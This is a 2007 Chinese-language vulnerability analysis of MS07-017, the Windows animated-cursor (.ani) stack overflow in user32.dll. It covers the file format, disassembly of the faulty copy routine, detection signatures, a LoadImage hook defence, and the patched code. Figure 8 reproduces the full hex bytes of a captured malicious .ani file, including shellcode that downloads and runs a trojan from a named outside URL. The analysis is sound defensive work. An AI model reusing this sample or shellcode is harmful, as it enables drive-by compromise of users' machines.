Ms07-017 动画光标文件(.Ani)漏洞分析

nEINEI/2007-4-8

一、 漏洞描述：

Microsoft Windows 在处理动画光标文件（.ani）时没有正确地验证 ANI 头中所指定的大小，导致栈溢出漏洞。恶意攻击者可以在网页中嵌入相关脚本，在用户浏览网页时会执行伪造的.ani 文件，或者用户打开了恶意的邮件消息，都会触发这个溢出，导致执行任意代码。该文件(.ani)会被伪装成.jpg 或.gif 等其他形式的图形文件。

二、 漏洞分析：

Windows 的动画光标文件一般由四部分构成：文字说明区、信息区、时间控制区和数据区，即 ACONLIST 块、anih 块、rate 块和 LIST 块。

图一为正常的 ani 文件头部格式。

```
00000000h: 52 49 46 46 A0 0C 00 00 41 43 4F 4E 4C 49 53 54 ; RIFF?..ACONLIST
00000010h: 44 00 00 00 49 4E 46 4F 49 4E 41 4D 0A 00 00 00 ; D...INFOINAM....
00000020h: 44 72 75 6D 20 52 6F 6C 6C 00 49 41 52 54 26 00 ; Drum Roll.IART&.
00000030h: 00 00 4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 70 ; ..Microsoft Corp
00000040h: 6F 72 61 74 69 6F 6E 2C 20 43 6F 70 79 72 69 67 ; oration, Copyrig
00000050h: 68 74 20 31 39 39 33 00 61 6E 69 68 24 00 00 00 ; ht 1993.anih$...
00000060h: 24 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00 ; $...............
00000070h: 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 ; ................
00000080h: 01 00 00 00 4C 49 53 54 1C 0C 00 00 66 72 61 6D ; ....LIST....fram
00000090h: 69 63 6F 6E FE 02 00 00 00 00 02 00 01 00 20 20 ; icon?........
000000a0h: 00 00 10 00 10 00 E8 02 00 00 16 00 00 00 28 00 ; ......?......(.
```

（图一）

图中蓝色括起来的为识别码,红色括起来的为识别码所标识的块的大小。

RIFF ---- 多媒体文件识别码， 大小 0xCA0；

ACONLIST ---- 文字说明区识别码， 大小 0x44；

anih ---- 信息区识别码， 大小 0x24；

LIST ---- 数据区识别码， 大小 0xC1C；

其中 RIFF， ACONLIST，LIST 区块大小并不固定，随 ani 文件本身的不同而变化，anih 块大小为固定为 24，该漏洞即利用对 anih 块没有正确验证大小所导致的。

图二为利用该漏洞伪造的 ani 文件头部格式。


```
           0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 52 49 46 46 13 03 00 00 41 43 4F 4E 61 6E 69 68 ; RIFF....ACONanih
00000010h: 24 00 00 00 24 00 00 00 FF FF 00 00 09 00 00 00 ; $...$...  ......
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000030h: 04 00 00 00 01 00 00 04 00 00 00 01 00 00 00 00 ; ................
00000040h: 00 00 00 01 00 00 00 00 74 73 69 6C 03 00 00 00 ; ........tsil....
00000050h: 00 00 00 00 74 73 69 6C 04 00 00 00 02 02 02 02 ; ....tsil........
00000060h: 61 6E 69 68 52 00 00 00 31 31 31 31 31 31 31 31 ; anihR...11111111
00000070h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 1111111111111111
00000080h: 31 31 31 31 31 31 31 31 00 34 34 34 34 34 34 34 ; 11111111.4444444
00000090h: 34 34 34 34 34 34 34 34 34 34 34 34 34 34 34 34 ; 4444444444444444
000000a0h: 34 34 34 34 00 00 00 30 30 30 30 30 30 30 30 30 ; 4444...000000000
000000b0h: 00 00 00 00 00 00 00 00 D0 25 8B EC 64 8B 15 30 ; ........?%嬰d?0
```

（图二）

可以看出 anih 标识块的大小并不是 0x24，而是被改造过的 0x52，橙红色选中部分大小


为 0x52(范围 0x68 – 0xb9)个字节，程序解析到 anih 块处，未对该块数据大小与 0x24 做校验，导致将该处 0x52 个字节的数据拷贝到栈当中，注意红色括起来的数据（D0 25） ，该数据覆盖了正常的程序执行流程，转而跳向了 ani 文件中事先编写好的恶意代码处。

在捕获到的样本当中，所利用的就是（图二）中的恶意构造手段。将正常程序返回地址的后两个字节覆盖为 25 D0,该数据在恶意构造的 ani 文件头偏移 0xb8 处。图三为程序正常的返回地址。




（图三）

0012DEBC 处对应的返回地址为 77D54304，该地址为分析 ani 文件结构函数后的下一条指令地址。如图（四）所示 。USER32. 77D53F83 即为分析 ani 文件结构的函数。




（图四）

当执行完 rep movs byte ptr es:[edi],byte ptr ds:[esi]后，栈中 0012DEBC 处数据 77D54304 被覆盖变为 77D525D0。如（图五 ）所示。



（图五）


而 77D525D0 处代码为 call dword ptr ds:[ebx+4]; 此时跳转向了 shellcode 处代码。如（图六）所示



图（六）

即 ds:[ebx + 4] 的地址值为 025B00AB。

此时程序将执行栈中的 shellcode ,(如图七) 所示。



（图七）

该段代码即为在 ani 文件当中恶意构造的 shellcode，图（八）为伪造的 ani 文件。

```
00000000h: 52 49 46 46 13 03 00 00 41 43 4F 4E 61 6E 69 68 ; RIFF....ACONanih
00000010h: 24 00 00 00 24 00 00 00 FF FF 00 00 09 00 00 00 ; $...$...  ......
00000020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000030h: 04 00 00 00 01 00 00 04 00 00 00 01 00 00 00 00 ; ................
00000040h: 00 00 00 01 00 00 00 00 74 73 69 6C 03 00 00 00 ; ........tsil....
00000050h: 00 00 00 00 74 73 69 6C 04 00 00 00 02 02 02 02 ; ....tsil........
00000060h: 61 6E 69 68 52 00 00 00 31 31 31 31 31 31 31 31 ; anihR...11111111
00000070h: 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 ; 1111111111111111
00000080h: 31 31 31 31 31 31 31 31 00 34 34 34 34 34 34 34 ; 11111111.4444444
00000090h: 34 34 34 34 34 34 34 34 34 34 34 34 34 34 34 34 ; 4444444444444444
000000a0h: 34 34 34 34 00 00 00 30 30 30 30 30 30 30 30 30 ; 4444...0000000000
000000b0h: 00 00 00 00 00 00 00 00 BA 25 8B EC 64 8B 15 30 ; .........?嫂d?0
000000c0h: 00 00 00 8D 52 03 80 3A 01 0F 84 C8 00 00 00 C6 ; ...峪.€:..勅...?
000000d0h: 02 01 E8 4B 01 00 00 68 00 03 00 00 6A 00 FF D0 ; ..鐺...h....j.  ?
000000e0h: B9 00 03 00 00 8B F8 EB 05 5E F3 A4 FF D0 E8 F6 ; ?...霎?^螭  需?
000000f0h: FF FF FF EB 17 57 E8 8B 01 00 00 8B F8 33 C9 49 ;       ?W鑤...霎3蓖
00000100h: 33 C0 B0 C3 FC F2 AE 8D 47 FF 5F C3 E9 F5 01 00 ; 3腊命卢岨  _瞄?.
00000110h: 00 5B 81 EC 14 01 00 00 8B D4 3E C7 02 43 4D 44 ; .[倏....嬸>?CMD
00000120h: 20 3E C7 42 04 2F 43 20 22 83 C2 08 33 C0 50 50 ;  >苣./C "觉.3蠖P
00000130h: 68 04 01 00 00 52 53 50 E8 21 01 00 00 FF D0 8B ; h....RSP?...  祕
00000140h: FC 8B C7 83 C0 08 3E 8A 18 84 DB 74 03 40 EB F6 ; 葍莽?>?勠t.@管
00000150h: 3E C6 00 22 33 D2 3E 88 50 01 83 EC 54 33 C0 33 ; >?"3?先.泼T3?
00000160h: DB 8B CC 83 F8 54 7D 09 3E 89 1C 01 83 C0 04 EB ; 躇臻媧}.>?.兢.?
00000170h: F2 8B CC 8B D9 83 C3 10 33 C0 3E C7 43 2C 01 00 ; 聪醮睹?3?夸,..
00000180h: 00 00 51 53 50 50 50 50 50 50 57 50 E8 B9 00 00 ; ..QSPPPPPPWP锚..
00000190h: 00 E8 04 00 00 00 90 6A 00 C3 80 38 55 74 0F 81 ; .?...恬.胖8Ut.?
000001a0h: 78 05 90 90 90 90 74 06 55 8B EC 8D 40 05 FF E0 ; x.恃恃t.U婆鼻.  ?
000001b0h: 68 4F 6E 00 00 68 55 52 6C 6D EB 12 8D 44 24 04 ; hOn..hURlm?岘$.
000001c0h: 50 E8 2F FF FF FF 50 E8 A6 00 00 00 EB CC E8 E9 ; P?      P瑕...胂栝
000001d0h: FF FF FF 83 C4 08 C3 6A 6C 68 6E 74 64 6C EB 12 ;       蒯.胱lhntdl?
000001e0h: 8D 44 24 04 50 E8 0B FF FF FF 50 E8 82 00 00 00 ; 岘$.P?       P鑤...
000001f0h: EB A8 E8 E9 FF FF FF 83 C4 08 C3 68 33 32 00 00 ; 鲶栝       蒯.鲶32..
00000200h: 68 75 73 65 72 EB 12 8D 44 24 04 50 E8 E4 FE FF ; huser?岘$.P桱?
00000210h: FF 50 E8 5B 00 00 00 EB 81 E8 E9 FF FF FF 83 C4 ;   P鏨...雯栝       蒯
00000220h: 08 C3 E8 5F 00 00 00 68 EC 97 03 0C 50 E8 7A 00 ; .描_...h鞋..P鑣.
00000230h: 00 00 83 C4 08 C3 E8 4B 00 00 00 68 AA FC 0D 7C ; ..蒯.描K...h  .|
00000240h: 50 E8 66 00 00 00 83 C4 08 C3 E8 37 00 00 00 68 ; P鑤...蒯.描7...h
00000250h: 72 FE B3 16 50 E8 52 00 00 00 83 C4 08 C3 E8 4D ; r  .P鑣...蒯.描M
00000260h: FF FF FF 68 4F EF 4F 05 50 E8 3E 00 00 00 83 C4 ;       hO魁.P?...蒯
00000270h: 08 C3 E8 0F 00 00 00 68 8E 4E 0E EC 50 E8 2A 00 ; .描....h戡.霞?.
00000280h: 00 00 83 C4 08 C3 33 C0 64 8B 40 30 85 C0 78 10 ; ..蒯.?縉娕o咿x.
00000290h: 3E 8B 40 0C 3E 8B 70 1C AD 3E 8B 40 08 C3 EB 0B ; >娕.>婪.?娕.秒.
000002a0h: 3E 8B 40 34 83 C0 7C 3E 8B 40 3C C3 60 36 8B 6C ; >娕4兢|>娕<胎6媗
000002b0h: 24 24 36 8B 45 3C 36 8B 54 05 78 03 D5 3E 8B 4A ; $$6婻<6嫁.x.?娓
000002c0h: 18 3E 8B 5A 20 03 DD E3 3B 49 3E 8B 34 8B 03 F5 ; .>嫔 .葶;I>???
000002d0h: 33 FF 33 C0 FC AC 84 C0 74 07 C1 CF 0D 03 F8 EB ; 3  3傈瑒缨.料..
000002e0h: F4 36 3B 7C 24 28 75 DF 3E 8B 5A 24 03 DD 66 3E ; ?;|$(u?嫔$.輦>
000002f0h: 8B 0C 4B 3E 8B 5A 1C 03 DD 3E 8B 04 8B 03 C5 36 ; ?K>嫔..????
00000300h: 89 44 24 1C 61 C3 E8 06 FE FF FF 68 74 74 70 3A ; 堵$.a描.?  http:
00000310h: 5C 5C 63 6F 6F 6C 2E 34 37 35 35 35 2E 63 6F 6D ; \\cool.47555.com
00000320h: 2F 63 63 63 2F 31 31 31 31 2E 65 78 65 00 00 00 ; /ccc/1111.exe...
```

（图八）

可以看到红线括起来的即为 shellcode ,尾部 http://cool.47555.com/ccc/1111.exe.，为下载木马的网络链接地址。网上利用该漏洞所编写的木马生成器就是根据用户配置，改写尾部的链接地址。

三 漏洞代码分析：

经过分析该漏洞位于 user32.dll 文件中的导出函数 LoadImage。在处理 ani 各区块的函数当中。Ani 文件中每个区块都具有如下结构。

```
typedef struct _Chunk
{
    DWORD ChunkId;                  /*块标志*/
    DWORD ChunkSize;                /*块大小*/
    BYTE    ChunkData[ChunkSize];   /*块内容*/
} CHUNK;
```

当解析到 anih 区块时，未对 ChunkSize 值的大小做校验。该处代码（如图九）所示。

地址	十六进制	反汇编	注释
77D3E26A	EB 32	jmp short USER32.77D3E29E	
77D3E26C	8B4424 04	mov eax,dword ptr ss:[esp+4]	[eax] ani 文件头
77D3E270	8B5424 0C	mov edx,dword ptr ss:[esp+C]	edx 拷贝字节个数，可控制
77D3E274	56	push esi	
77D3E275	8B70 04	mov esi,dword ptr ds:[eax+4]	
77D3E278	8D0C16	lea ecx,dword ptr ds:[esi+edx]	
77D3E27B	3B48 08	cmp ecx,dword ptr ds:[eax+8]	当前解析位置和文件总长度做比较
77D3E27E	77 E8	ja short USER32.77D3E268	
77D3E280	53	push ebx	
77D3E281	57	push edi	
77D3E282	8B7C24 14	mov edi,dword ptr ss:[esp+14]	
77D3E286	8BCA	mov ecx,edx	
77D3E288	8BD9	mov ebx,ecx	
77D3E28A	C1E9 02	shr ecx,2	
77D3E28D	F3:A5	rep movs dword ptr es:[edi],dword ptr ds:[esi]	按四字节拷贝
77D3E28F	8BCB	mov ecx,ebx	
77D3E291	83E1 03	and ecx,3	
77D3E294	F3:A4	rep movs byte ptr es:[edi],byte ptr ds:[esi]	非四字节整数倍，则按单字节拷贝
77D3E296	0150 04	add dword ptr ds:[eax+4],edx	
77D3E299	33C0	xor eax,eax	
77D3E29B	5F	pop edi	
77D3E29C	40	inc eax	
77D3E29D	5B	pop ebx	
77D3E29E	5E	pop esi	
77D3E29F	C2 0C00	retn 0C	

（图九）

CMP ECX,DWORD PTR DS:[EAX+8] //可以看到该处代码仅对当前处理字节数和文件总长度做了比较

MOV ECX,EDX // EDX 的值为外部传入的区块长度，该长度可手工构造
MOV EBX,ECX
SHR ECX,2 // 右移 2 位
REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI] 覆盖
MOV ECX,EBX
AND ECX,3 // 不足四字节按单字节拷贝
注意：下面语句覆盖了正常程序返回地址 77D54304 的后两个字节的数据，使其变为 77D525D0
REP MOVS BYTE PTR ES:[EID],BYTE PTR DS:[ESI]

溢出的代码如下所示：

```
PUSH EAX
PUSH EDI
PUSH DWORD PTR    SS:[EBP +C ]
PUSH    ESI
CALL DWORD PTR    DS :[EBX + 4 ] //被覆盖的返回地址会跳向该位置进而执行 shellcode
MOV EDI ,EAX
JMP SHORT USER32.77D52606
```

四、 清除方案：

1、检测机制

方案 1 ： 可先识别出文件头标志 RIFF,然后检测其后四字节内容的大小，验证其与真正文件大小是否一致，因网络上大部分样本都是由木马生成器制作的，文件头大小都为 0x313，而实际文件的大小并不都是 0x313，（图二）中样本的大小就为 0x350，但该方案并不完全可靠。

方案 2 ： 识别出 RIFF 标志后，继续搜索 anih 标志，若该区块大小大于 0x24，则可认为该文件具有溢出攻击的可能。

方案 3 ：识别出 RIFF 标志后，可搜索 74 73 69 6c 03 00 00 00 00 00 00 00 74 73 69 6c 这样的特征（tsil tsil ）包含这样特征的样本较多，再从样本的 shellcode 取出一段特征码，做二次比较。当被检测对象即含有 tsil tsil 特征又含有 shellcode 中的一段特征时即可认为该检测对象为含有溢出攻击的可能。

2、预防机制

方案 1： 安装个人防火墙软件，防止其下载其它的病毒及恶意程序。

方案 2：安装专业的杀毒软件升级到最新版本，并打开实时监控程序。

方案 3 ：编写 DLL 注入到 iexplore.exe 进程中，hook 其导入表中 user32.dll 模块的两个导出函数。LoadImageA , LoadImageW 该函数的参数如下：

```
HANDLE LoadImage(
  HINSTANCE hinst,    // handle of the instance containing the image
  LPCTSTR lpszName,   // name or identifier of image
  UINT uType,         // type of image
  int cxDesired,      // desired width
  int cyDesired,      // desired height
  UINT fuLoad         // load flags
);
```

当 hook 掉 LoadImageA , LoadImageW 后。我们自己的 MyLoadImageA 函数如下：

```
HANDLE WINAPI MyLoadImageA(
    HINSTANCE    hinst,
    LPCSTR       lpszName,
    UINT         uType,
    int          cxDesired,
    int          cyDesired,
    UINT         fuLoad)
{
    if ( hinst == NULL && ((UINT_PTR)lpszName > 0xFFFF) && uType ==
IMAGE_CURSOR && (fuLoad & LR_LOADFROMFILE) != 0 &&
          !IsBadStringPtrA(lpszName, (UINT)-1) )
    {
     If（CheckANiExp（lpszName））//根据检测机制提供方案，判别是否为恶意的 ani 文件
     {
       SetLastError(ERROR_ACCESS_DENIED);
       return NULL;
      }
    }
return LoadImageA(hinst, lpszName, uType, cxDesired, cyDesired, fuLoad); // 执行正常的加载
}
```

MyLoadImageW 与上面的情况类似 。

五：当前情况

在北京时间 4 月 4 日微软发布了该漏洞的补丁，名称是“GDI 漏洞导致远程代码被执行(925902)。包含版本为:

Windows XP 更新程
Windows XP x64 Edition 安全更新程序
基于 x64 的系统的 Windows Vista 安全更新程序
Windows Vista 安全更新程序
Windows Server 2003 x64 Edition 安全更新程序
Windows Server 2003 安全更新程序
Windows 2000 安全更新程序

User32.dll 被更新。
原 user32.dll 文件大小为 583,680 字节，版本 5.2.3790.1830 ，修改时间 2005 年 4 月 5 日, 12:00:00。
更新后 user32.dll 文件大小为 584,192 字节，版本 5.2.3790.2892，修改时间 2007 年 3 月 2 日, 14:11:24。

该漏洞位于 User32.dll 的导出函数
LoadImage → LoadAniIcon 处，反汇编未更新的 user32.dll 的 LoadAniIcon 函数（如图十）所示。

```
.text:77E52582 loc_77E52582:                           ; CODE XREF: LoadAniIcon(x,x,x,x,x)+1DF↓j
.text:77E52582                 mov     eax, [ebp+var_2C]
.text:77E52585                 cmp     eax, ' qes'
.text:77E5258A                 jz      loc_77E527F6
.text:77E52590                 cmp     eax, 'TSIL'
.text:77E52595                 jz      loc_77E52734
.text:77E5259B                 cmp     eax, 'etar'
.text:77E525A0                 jz      loc_77E5270A
.text:77E525A6                 cmp     eax, 'hina'      比较是否为anih 节区
.text:77E525AB                 jnz     loc_77E52766
.text:77E525B1                 lea     eax, [ebp+var_50]
.text:77E525B4                 push    eax
.text:77E525B5                 lea     eax, [ebp+var_2C]
.text:77E525B8                 push    eax
.text:77E525B9                 push    ebx
.text:77E525BA                 call    _ReadChunk@12   ; ReadChunk(x,x,x)      符合ani 文件节区，则拷贝数据
.text:77E525BF                 test    eax, eax
.text:77E525C1                 jz      loc_77E526B8
.text:77E525C7                 sub     esp, 24h
.text:77E525CA                 push    9
.text:77E525CC                 pop     ecx
.text:77E525CD                 mov     edi, esp
.text:77E525CF                 lea     esi, [ebp+var_50]
.text:77E525D2                 rep movsd
```

（图十）

_ReadChunk@12 函数的拷贝数据部分（如图十一）

```
.text:77E51F8D ms_exc          = CPPEH_RECORD ptr -18h
.text:77E51F8D arg_0           = dword ptr  8
.text:77E51F8D arg_4           = dword ptr  0Ch
.text:77E51F8D arg_8           = dword ptr  10h
.text:77E51F8D
.text:77E51F8D                 push    8       |                  该函数未验证anih区块结构大于0x24的情况，导致了栈溢出的可能
.text:77E51F8F                 push    offset dword_77E51FD8
.text:77E51F94                 call    __SEH_prolog
.text:77E51F99                 push    [ebp+arg_8]
.text:77E51F9C                 mov     ebx, [ebp+arg_0]
.text:77E51F9F                 push    ebx
.text:77E51FA0                 call    _GetNextFilePtr@8 ; GetNextFilePtr(x,x)
.text:77E51FA5                 test    eax, eax
.text:77E51FA7                 jz      short loc_77E51FF9
.text:77E51FA9                 and     [ebp+ms_exc.disabled], 0
.text:77E51FAD                 mov     ecx, [ebp+arg_8]
.text:77E51FB0                 mov     esi, [ebx+4]
.text:77E51FB3                 mov     edi, [ebp+arg_4]
.text:77E51FB6                 mov     eax, ecx
.text:77E51FB8                 shr     ecx, 2
.text:77E51FBB                 rep movsd               按四字节拷贝
.text:77E51FBD                 mov     ecx, eax
.text:77E51FBF                 and     ecx, 3
.text:77E51FC2                 rep movsb               不足四字节按单字节拷贝  此处溢出
.text:77E51FC4                 or      [ebp+ms_exc.disabled], 0FFFFFFFFh
.text:77E51FC8                 add     [ebx+4], eax
.text:77E51FCB                 xor     eax, eax
.text:77E51FCD                 inc     eax
```

（图十一）

更新后的 user32.dll 的 LoadAniIcon 函数已经做了修改，加入验证了 anih 区块大小的处理功能，更新后的 LoadAniIcon 函数如图（如图十二）所示。

```
.text:77E52622 loc_77E52622:                           ; CODE XREF: LoadAniIcon(x,x,x,x,x)+129↓j
.text:77E52622                 mov     eax, [ebp+var_2C]  该函数处理流程已经有了变化
.text:77E52625                 cmp     eax, ' qes'
.text:77E5262A                 jz      loc_77E528A1
.text:77E52630                 cmp     eax, 'TSIL'
.text:77E52635                 jz      loc_77E527E6
.text:77E5263B                 cmp     eax, 'etar'
.text:77E52640                 jz      loc_77E527B9
.text:77E52646                 cmp     eax, 'hina'        比较是否为anih 区块，若是则跳向 loc_77E43BBD 函数处
.text:77E5264B                 jz      loc_77E43BBD
.text:77E52651
.text:77E52651 loc_77E52651:                           ; CODE XREF: LoadAniIcon(x,x,x,x,x)+252↓j
.text:77E52651                 lea     eax, [ebp+var_2C]
.text:77E52654                 push    eax
.text:77E52655                 push    ebx
.text:77E52656                 call    _SkipChunk@8    ; SkipChunk(x,x)
```

（图十二）

Loc_77E43BBD 的函数如（图十三）所示。

```
.text:77E43BBD loc_77E43BBD:                           ; CODE XREF: LoadAniIcon(x,x,x,x,x)+85↓j
.text:77E43BBD                 cmp     [ebp+var_28], 24h  与0x24做比较，是0x24才跳向拷贝数据函数处
.text:77E43BC1                 jnz     loc_77E526A2       否则不处理
.text:77E43BC7                 jmp     loc_77E526F4       正常情况，处理数据拷贝
.text:77E43BC7 ; END OF FUNCTION CHUNK FOR _LoadAniIcon@20
.text:77E43BC7 ; ---------------------------------------------------------------------------
.text:77E43BCC byte_77E43BCC   db 0                    ; DATA XREF: _ClientGetDDEHookData(x,x,x)+27↓r
.text:77E43BCD                 db 1, 2 dup(0)
.text:77E43BD0                 dd 2010001h
.text:77E43BD4 off_77E43BD4    dd offset loc_77E58A05  ; DATA XREF: __fnIMECONTROL(x)+63↓r
.text:77E43BD8                 dd offset loc_77E58A02
.text:77E43BDC                 dd offset loc_77E58A02
.text:77E43BE0 byte_77E43BE0   db 0                    ; DATA XREF: __fnIMECONTROL(x)+5C↓r
.text:77E43BE1                 db 1, 0, 1
```

（图十三）

Loc_77E526F4 函数如（图十四）所示。

```
.text:77E526F4
.text:77E526F4 loc_77E526F4:                           ; CODE XREF: LoadAniIcon(x,x,x,x,x)-E9FF↑j
.text:77E526F4                 lea     eax, [ebp+var_50]
.text:77E526F7                 push    eax
.text:77E526F8                 lea     eax, [ebp+var_2C]
.text:77E526FB                 push    eax
.text:77E526FC                 push    ebx
.text:77E526FD                 call    _ReadChunk@12   ; ReadChunk(x,x,x)
.text:77E52702                 test    eax, eax
.text:77E52704                 jz      short loc_77E526A2
.text:77E52706                 sub     esp, 24h
.text:77E52709                 push    9
.text:77E5270B                 pop     ecx
.text:77E5270C                 mov     edi, esp
.text:77E5270E                 lea     esi, [ebp+var_50]
.text:77E52711                 rep movsd
.text:77E52713                 call    _ValidateAnih@36 ; ValidateAnih(x,x,x,x,x,x,x,x,x)
```

(图十四）

由此可见漏洞在 user32.dll 处的分析是正确的。

